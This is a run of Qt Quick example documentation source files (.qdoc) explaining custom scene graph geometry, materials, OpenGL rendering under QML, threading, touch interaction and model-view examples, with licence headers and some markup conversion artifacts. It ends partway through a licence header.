\section1 BezierCurve Declaration

\snippet scenegraph/customgeometry/beziercurve.h 1



The item declaration subclasses the `QQuickItem` class and adds five properties. One for each of the four control points in the bezier curve and a parameter to control the number of segments the curve is subdivided into. For each of the properties we have corresponding getter and setter functions. Since these properties can be bound to in QML, it is also preferable to have notifier signals for each of them so changes will be picked up the QML engine and used accordingly.

\snippet scenegraph/customgeometry/beziercurve.h 2

The synchronization point between the QML scene and the rendering scene graph is the virtual function `\l QQuickItem::updatePaintNode()` which all items with custom scene graph logic must implement.

\note The scene graph will on many hardware configurations be rendering on a separate thread. It is therefore crucial that interaction with the scene graph happens in a controlled manner, first and foremost through the `\l QQuickItem::updatePaintNode()` function.

\section1 BezierCurve Implementation

\snippet scenegraph/customgeometry/beziercurve.cpp 1

The `BezierCurve` constructor sets up default values for the control points and the number of segments. The bezier curve is specified in normalized coordinates relative to the item's bounding rectangle.

The constructor also sets the flag `\l` `QQuickItem::ItemHasContents`. This flag tells the canvas that this item provides visual content and will call `\l` `QQuickItem::updatePaintNode()` when it is time for the QML scene to be synchronized with the rendering scene graph.

`\snippet scenegraph/customgeometry/beziercurve.cpp 2`

The `BezierCurve` class has no data members that need to be cleaned up so the destructor does nothing. It is worth mentioning that the rendering scene graph is managed by the scene graph itself, potentially in a different thread, so one should never retain `QSGNode` references in the `QQuickItem` class nor try to clean them up explicitly.

`\snippet scenegraph/customgeometry/beziercurve.cpp 3`

The setter function for the `p1` property checks if the value is unchanged and exits early if this is the case. Then it updates the

internal value and emits the changed signal. It then proceeds to call the `QQuickItem::update()` function which will notify the rendering scene graph, that the state of this object has changed and needs to be synchronized with the rendering scene graph.

A call to `update()` will result in a call to `QQuickItem::updatePaintNode()` at a later time.

The other property setters are equivalent, and are omitted from this example.

`\snippet scenegraph/customgeometry/beziercurve.cpp` 4

The `updatePaintNode()` function is the primary integration point for synchronizing the state of the QML scene with the rendering scene graph. The function gets passed a `QSGNode` which is the instance that was returned on the last call to the function. It will be null the first time the function gets called and we create our `QSGGeometryNode` which we will fill with geometry and a material.

`\snippet scenegraph/customgeometry/beziercurve.cpp` 5

We then create the geometry and add it to the node. The first argument to the `QSGGeometry` constructor is a definition of the vertex type, called an "attribute set". Since the graphics often

used in QML centers around a few common standard attribute sets, these are provided by default. Here we use the Point2D attribute set which has two floats, one for x coordinates and one for y coordinates. The second argument is the vertex count.

Custom attribute sets can also be created, but that is not covered in this example.

Since we do not have any special needs for memory managing the geometry, we specify that the QSGGeometryNode should own the geometry.

To minimize allocations, reduce memory fragmentation and improve performance, it would also be possible to make the geometry a member of a QSGGeometryNode subclass, in which case, we would not have to set the QSGGeometryNode::OwnsGeometry flag.

`\snippet scenegraph/customgeometry/beziercurve.cpp` 6

The scene graph API provides a few commonly used material implementations. In this example we use the QSGFlatColorMaterial which will fill the shape defined by the geometry with a solid color. Again we pass the ownership of the material to the node, so it can be cleaned up by the scene graph.

\snippet scenegraph/customgeometry/beziercurve.cpp 7

In the case where the QML item has changed and we only want to modify the existing node's geometry, we cast the `oldNode` to a `QSGGeometryNode` instance and extract its geometry. In case the segment count has changed, we call `QSGGeometry::allocate()` to make sure it has the right number of vertices.

\snippet scenegraph/customgeometry/beziercurve.cpp 8

To fill the geometry, we first extract the vertex array from it. Since we are using one of the default attribute sets, we can use the convenience function `QSGGeometry::vertexDataAsPoint2D()`. Then we go through each segment and calculate its position and write that value to the vertex.

\snippet scenegraph/customgeometry/beziercurve.cpp 9

In the end of the function, we return the node so the scene graph can render it.

\section1 Application Entry-Point

\snippet scenegraph/customgeometry/main.cpp 1

The application is a straightforward QML application, with a `QGuiApplication` and a `QQuickView` that we pass a `.qml` file. To make use of the `BezierCurve` item, we need to register it in the QML engine, using the `qmlRegisterType()` function. We give it the name `BezierCurve` and make it part of the `\c {CustomGeometry 1.0}` module.

As the bezier curve is drawn using `GL_LINE_STRIP`, we specify that the view should be multisampled to get antialiasing. This is not required, but it will make the item look a bit nicer on hardware that supports it. Multisampling is not enabled by default because it often results in higher memory usage.

\section1 Using the Item

\snippet scenegraph/customgeometry/main.qml 1

Our `.qml` file imports the `\c {QtQuick 2.0}` module to get the standard types and also our own `\c {CustomGeometry 1.0}` module which contains our newly created `BezierCurve` objects.

\snippet scenegraph/customgeometry/main.qml 2

Then we create the our root item and an instance of the `BezierCurve` which we anchor to fill the root.

\snippet scenegraph/customgeometry/main.qml 3

To make the example a bit more interesting we add an animation to change the two control points in the curve. The end points stay unchanged.

\snippet scenegraph/customgeometry/main.qml 4

Finally we overlay a short text outlining what the example shows.

\*/

graph.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example scenegraph/graph

\title Scene Graph - Graph

\ingroup qtquickexamples

\brief Demonstrates how one can combine custom materials and geometries  
under a single QQuickItem.

\image graph-example.jpg



\*/

openglunderqml.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2012 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\example scenegraph/openglunderqml
```

```
\title Scene Graph - OpenGL Under QML
```

```
\ingroup qtquickexamples
```

```
\brief Shows how to render OpenGL under a Qt Quick scene.
```

```
\image openglunderqml-example.jpg
```

The OpenGL under QML example shows how an application can make use of the `\l QQuickWindow::beforeRendering()` signal to draw custom OpenGL content under a Qt Quick scene. This signal is emitted at the start of every frame, before the scene graph starts its rendering, thus any OpenGL draw calls that are made as a response to this signal, will stack under the Qt Quick items.

As an alternative, applications that wish to render OpenGL content on top of the Qt Quick scene, can do so by connecting to the `\l QQuickWindow::afterRendering()` signal.

In this example, we will also see how it is possible to have values that are exposed to QML which affect the OpenGL

rendering. We animate the threshold value using a `NumberAnimation` in the QML file and this value is used by the OpenGL shader program that draws the squircles.

\snippet scenegraph/openglunderqml/squircle.h 2

First of all, we need an object we can expose to QML. This is a subclass of `QQuickItem` so we can easily access `\l QQuickItem::window()`.

\snippet scenegraph/openglunderqml/squircle.h 1

Then we need an object to take care of the rendering. This instance needs to be separated from the `QQuickItem` because the item lives in the GUI thread and the rendering potentially happens on the render thread. Since we want to connect to `\l QQuickWindow::beforeRendering()`, we make the renderer a `QObject`. The renderer contains a copy of all the state it needs, independent of the GUI thread.

\note Don't be tempted to merge the two objects into one. `QQuickItems` may be deleted on the GUI thread while the render thread is rendering.

Lets move on to the implementation.

\snippet scenegraph/openglunderqml/squircle.cpp 7

The constructor of the `\c Squircle` class simply initializes the values and connects to the window changed signal which we will use to prepare our renderer.

\snippet scenegraph/openglunderqml/squircle.cpp 1

Once we have a window, we attach to the `\l QQuickWindow::beforeSynchronizing()` signal which we will use to create the renderer and to copy state into it safely. We also connect to the `\l QQuickWindow::sceneGraphInvalidated()` signal to handle the cleanup of the renderer.

\note Since the `Squircle` object has affinity to the GUI thread and the signals are emitted from the rendering thread, it is crucial that the connections are made with `\l Qt::DirectConnection`. Failing to do so, will result in that the slots are invoked on the wrong thread with no OpenGL context present.

\snippet scenegraph/openglunderqml/squircle.cpp 3

The default behavior of the scene graph is to clear the framebuffer before rendering. Since we render before the scene

graph, we need to turn this clearing off. This means that we need to clear ourselves in the `\c paint()` function.

`\snippet scenegraph/openglunderqml/squircle.cpp 9`

We use the `\c sync()` function to initialize the renderer and to copy the state in our item into the renderer. When the renderer is created, we also connect the `\l QQuickWindow::beforeRendering()` to the renderer's `\c paint()` slot.

`\note` The `\l QQuickWindow::beforeSynchronizing()` signal is emitted on the rendering thread while the GUI thread is blocked, so it is safe to simply copy the value without any additional protection.

`\snippet scenegraph/openglunderqml/squircle.cpp 6`

In the `\c cleanup()` function we delete the renderer which in turn cleans up its own resources.

`\snippet scenegraph/openglunderqml/squircle.cpp 8`

When the value of `\c t` changes, we call `\l QQuickWindow::update()` rather than `\l QQuickItem::update()` because the former will force the entire window to be redrawn, even when the scene graph has not changed since the last frame.

\snippet scenegraph/openglunderqml/squircle.cpp 4

In the SquircleRenderer's `paint()` function we start by initializing the shader program. By initializing the shader program here, we make sure that the OpenGL context is bound and that we are on the correct thread.

\snippet scenegraph/openglunderqml/squircle.cpp 5

We use the shader program to draw the squircle. At the end of the `paint` function we release the program and disable the attributes we used so that the OpenGL context is in a "clean" state for the scene graph to pick it up.

\note If tracking the changes in the OpenGL context's state is not feasible, one can use the function `QQuickWindow::resetOpenGLState()` which will reset all state that the scene graph relies on.

\snippet scenegraph/openglunderqml/main.cpp 1

The application's `main()` function instantiates a `QQuickView` and launches the `main.qml` file. The only thing worth noting is that we export the `Squircle` class to QML using the `qmlRegisterType`

qmlRegisterType() macro.

\snippet scenegraph/openglunderqml/main.qml 1

We import the Squirrel QML type with the name we registered in the  
\c main() function. We then instantiate it and create a running  
NumberAnimation on its \c t property.

\snippet scenegraph/openglunderqml/main.qml 2

Then we overlay a short descriptive text, so that it is clearly  
visible that we are in fact rendering OpenGL under our Qt Quick  
scene.

\*/

simplematerial.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2012 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example scenegraph/simplematerial

\title Scene Graph - Simple Material

\ingroup qtquickexamples

\brief Shows how to define a scene graph material to fill a shape.

\image simplematerial-example.jpg



In this example, we will make use of the `\QSGSimpleMaterialShader` class to fill a shape in the scene graph. This is a convenience class intended to avoid a lot of the boilerplate code required when creating materials with the `\QSGMaterial`, `\QSGMaterialShader` and `\QSGMaterialType` classes directly.

A simple material consists of two parts: the material state and the material shader. The material shader has one instance per scene graph and contains the actual OpenGL shader program and information about which attributes and uniforms it uses. The material state is what we assign to each individual node; in this case to give them different colors.

`\snippet scenegraph/simplematerial/simplematerial.cpp 1`

The first thing we do when creating custom materials with the simplified scheme is to create a state class. In this case the state class contains only one member, a `QColor`. It also defines a compare function which the scene graph can use to reorder the node rendering.

`\snippet scenegraph/simplematerial/simplematerial.cpp 2`

Next we define the material shader, by subclassing a template instantiation of `QSGSimpleMaterialShader` with our `State`.

Then we use the macro `QSG_DECLARE_SIMPLE_COMPARABLE_SHADER()` which will generate some boilerplate code for us. Since our `State` class has a `compare` function, we declare that the states can be compared. It would have been possible to remove the `State::compare()` function and instead declare the shader with `QSG_DECLARE_SIMPLE_SHADER()`, but this could then reduce performance in certain use cases.

The state struct is used as a template parameter to automatically generate a `QSGMaterialType` for us, so it is crucial that the pair of shader and state are made up of unique classes. Using the same `State` class in multiple shaders will lead to undefined behavior.

`\snippet scenegraph/simplematerial/simplematerial.cpp 3`

Next comes the declaration of the shader source code, where we define a vertex and fragment shader. The simple material assumes the presence of `qt_Matrix` in the vertex shader and `qt_Opacity` in the fragment shader.

`\snippet scenegraph/simplematerial/simplematerial.cpp 4`

We reimplement the `\c attributes` function to return the name of the `\c aVertex` and `\c aTexCoord` attributes. These attributes will be mapped to attribute indices 0 and 1 in the node's geometry.

`\snippet scenegraph/simplematerial/simplematerial.cpp 6`

Uniforms can be accessed either by name or by index, where index is faster than name. We reimplement the `\c resolveUniforms()` function to find the index of the `\c color` uniform. We do not have to worry about resolving `\c qt_Opacity` or `\c qt_Matrix` as these are handled by the baseclass.

`\snippet scenegraph/simplematerial/simplematerial.cpp 5`

The `\c updateState()` function is called once for every unique state and we use it to update the shader program with the current color. The previous state is passed in as a second parameter so that the user can update only that which has changed. In our usecase, where all the colors are different, the `updateState` will be called once for every node.

`\snippet scenegraph/simplematerial/simplematerial.cpp 7`

The `ColorNode` class is supposed to draw something, so it needs to be a subclass of `QSGGeometryNode`.

Since our shader expects both a position and a texture coordinate, we use the default attribute set `QSGGeometry::defaultAttributes_TexturedPoint2D()` and declare that the geometry consists of a total of four vertices. To avoid the allocation, we make the `QSGGeometry` a member of the `QSGGeometryNode`.

When we used the macro `QSG_DECLARE_SIMPLE_COMPARABLE_SHADER()` above, it defined the `createMaterial()` function which we use to instantiate materials for our `State` struct.

As we will be making use of opacity in our custom material, we need to set the `QSGMaterial::Blending` flag. The scene graph may use this flag to either disable or enable `GL_BLEND` when drawing the node or to reorder the drawing of the node.

Finally, we tell the node to take ownership of the material, so we do not have to explicitly memory-manage it.

`\snippet scenegraph/simplematerial/simplematerial.cpp` 8

Since the `Item` is providing its own graphics to the scene graph,

we set the flag `\l QQuickItem::ItemHasContents`.

`\snippet scenegraph/simplematerial/simplematerial.cpp 9`

Whenever the Item has changed graphically, the `\l QQuickItem::updatePaintNode()` function is called.

`\note` The scene graph may be rendered in a different thread than the GUI thread and `\l QQuickItem::updatePaintNode()` is one of the few places where it is safe to access properties of the QML object. Any interaction with the scene graph from a custom `\l QQuickItem` should be contained within this function. The function is called on the rendering thread while the GUI thread is blocked.

The first time this function is called for an `\c Item` instance, the node will be 0, and so we create a new one. For every consecutive call, the node will be what we returned previously. There are scenarios where the scene graph will be removed and rebuilt from scratch however, so one should always check the node and recreate it if required.

Once we have a `\c ColorNode`, we update its geometry and material state. Finally, we notify the scene graph that the node has undergone changes to its geometry and material.

\snippet scenegraph/simplematerial/simplematerial.cpp 11

The `main()` function of the application adds the custom QML type using `qmlRegisterType()` and opens up a `QQuickView` with our QML file.

\snippet scenegraph/simplematerial/main.qml 1

In the QML file, we import our custom type so we can instantiate it.

\snippet scenegraph/simplematerial/main.qml 2

Then we create a column containing three instances of our custom item, each with a different color.

\snippet scenegraph/simplematerial/main.qml 3

And finally we overlay a short descriptive text.

\*/

textureinsgnode.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example scenegraph/textureinsgnode

\title Scene Graph - Rendering FBOs

\ingroup qtquickexamples

\brief Shows how to use FramebufferObjects with Qt Quick.

\image textureinsgnode-example.jpg

\*/

textureinthread.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*



\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\example scenegraph/textureinthread

\title Scene Graph - Rendering FBOs in a thread

\ingroup qtquickexamples

\brief Shows how to use FramebufferObjects in a thread together with Qt Quick.

\image textureinthread-example.jpg

\*/

twotextureproviders.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Gunnar Sletta <[gunnar@sletta.org](mailto:gunnar@sletta.org)>

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\\example scenegraph/twotextureproviders

\title Scene Graph - Two Texture Providers

\ingroup qtquickexamples

\brief Shows how to combine two textures from two texture providers in a custom scene graph node.

\image twotextureproviders-example.jpg

\*/

threading.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Threading

\example threading

\brief This is a collection of QML multithreading examples.

\image qml-threading-example.png

\ingroup qtquickexamples

\e Threading is a collection of QML multithreading examples.

\include examples-run.qdocinc

\section1 Threaded ListModel

\e{Threaded ListModel} contains a \l ListView and a \l ListModel.

The ListModel object is updated asynchronously in another thread, and the results propagate back to the main thread. A timer requests updates from the

worker thread periodically:

```
\snippet threading/threadedlistmodel/timedisplay.qml 0
```

Inside the worker thread, the ListModel is synchronized once the data is finished loading:

```
\snippet threading/threadedlistmodel/dataloader.js 0
```

```
\section1 WorkerScript
```

The WorkerScript contains an example of using a `WorkerScript` to offload expensive calculations into another thread. This keeps the UI from being blocked. This example calculates numbers in Pascal's Triangle, and not in a very optimal way, so it will often take several seconds to complete the calculation. By doing this in a `WorkerScript` in another thread, the UI is not blocked during this time.

When the UI needs another value, a request is sent to the `WorkerScript`:

```
\snippet threading/workerscript/workerscript.qml 0
```

The `workerscript` then is free to take a really long time to calculate it:

```
\snippet threading/workerscript/workerscript.js 0
```

When it's done, the result returns to the main scene via the `WorkerScript` type:

```
\snippet threading/workerscript/workerscript.qml 1
```

\*/

threadedlistmodel.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

\*\*\*\*\*/

/\*!

\title Threaded ListModel Example

\example threading/threadedlistmodel

This example shows how to use a ListModel from multiple threads using

WorkerScript.

\*/

touchinteraction.qdoc

/\*\*\*\*\*

**\*\***

**\*\*** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

**\*\*** Contact: <http://www.qt-project.org/legal>

**\*\***

**\*\*** This file is part of the documentation of the Qt Toolkit.

**\*\***

**\*\* \$QT\_BEGIN\_LICENSE:FDL\$**

**\*\*** Commercial License Usage

**\*\*** Licensees holding valid commercial Qt licenses may use this file in

**\*\*** accordance with the commercial license agreement provided with the

**\*\*** Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Touch Interaction

\example touchinteraction

\brief A collection of QML Touch Interaction examples.

\image qml-touchinteraction-example.png

\e{Touch Interaction} is a collection of small QML examples relating to  
touch interaction methods. For more information, visit

\l{Important Concepts In Qt Quick - User Input}.

\include examples-run.qdocinc



## `\section1 Multipoint Flames`

`\e{Multipoint Flames}` demonstrates distinguishing different fingers in a `\l MultiPointTouchArea`, by assigning a different colored flame to each touch point.

The `MultipointTouchArea` sets up multiple touch points:

```
\snippet touchinteraction/multipointtouch/multiflame.qml 0
```

The flames are then simply bound to the coordinates of the touch point, and whether it is currently pressed, as follows:

```
\snippet touchinteraction/multipointtouch/multiflame.qml 1
```

## `\section1 Bear-Whack`

`\e{Bear-Whack}` demonstrates using `\l MultiPointTouchArea` to add multiple finger support to a simple game. The interaction with the game is done through a `SpriteGoal` that follows the `TouchPoint`. The `TouchPoints` added to the `MultiPointTouchArea` are a component with the relevant logic embedded into it:

```
\snippet touchinteraction/multipointtouch/content/AugmentedTouchPoint.qml 0
```

## `\section1 Flick Resize`

\e{Flick Resize} uses a \I PinchArea to implement a \e{pinch-to-resize} behavior. This is easily achieved by listening to the PinchArea signals and responding to user input.

\snippet touchinteraction/pincharea/flickresize.qml 0

## \section1 Flickable

\e Flickable is a simple example demonstrating the \I Flickable type.

\snippet touchinteraction/flickable/basic-flickable.qml 0

## \section1 Corkboards

\e Corkboards shows another use for \I Flickable, with QML types within the flickable object that respond to mouse and keyboard interaction. This behavior does not require special code as the Qt Quick types already cooperate with the Flickable type for accepting touch events.

\*/

views.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Examples - Views

\example views

\brief This is a collection of QML model-view examples.

\image qml-modelviews-example.png

\ingroup qtquickexamples

\e Views is a collection of small QML examples relating to model and view functionality. They demonstrate how to show data from a model using the Qt Quick view types. For more information, visit the \{Models and Views in Qt Quick} page.

\include examples-run.qdocinc

\section1 GridView and PathView

\e GridView and \e PathView demonstrate usage of these types to display views.

\snippet views/gridview/gridview-example.qml 0

\section1 Dynamic List

\e{Dynamic List} demonstrates animation of runtime additions and removals to a \l ListView.

The ListView.onAdd signal handler runs an animation when new items are added to the view, and the ListView.onRemove another when they are removed.

\snippet views/listview/dynamiclist.qml 0

\snippet views/listview/dynamiclist.qml 1

## \section2 Expanding Delegates

\e{Expanding Delegates} demonstrates delegates that expand when activated.

It has a complex delegate the size and appearance of which can change,  
displacing other items in the view.

\snippet views/listview/expandingdelegates.qml 0

\snippet views/listview/expandingdelegates.qml 1

\snippet views/listview/expandingdelegates.qml 2

\snippet views/listview/expandingdelegates.qml 3

## \section1 Highlight

\e Highlight demonstrates adding a custom highlight to a ListView.

\snippet views/listview/highlight.qml 0

## \section1 Highlight Ranges

\e{Highlight Ranges} shows the three different highlight range modes of  
ListView.

\snippet views/listview/highlightranges.qml 0

\snippet views/listview/highlightranges.qml 1

\snippet views/listview/highlightranges.qml 2

## \section1 Sections

\e Sections demonstrates the various section headers and footers available to \l ListView.

\snippet views/listview/sections.qml 0

\section1 Packages

\e Packages uses the \l Package type to transition delegates between two views.

It has a Package object which defines delegate items for each view and an item that can be transferred between delegates.

\snippet views/package/Delegate.qml 0

A \l DelegateModel allows the individual views to access their specific items from the shared package delegate.

\snippet views/package/view.qml 0

\section1 ObjectModel

\e ObjectModel uses an ObjectModel for the model instead of a \l ListModel.

\snippet views/objectmodel/objectmodel.qml 0

\section1 Display Margins

\e{Display Margins} uses delegates to display items and implements a simple header and footer components.

\*/

window.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

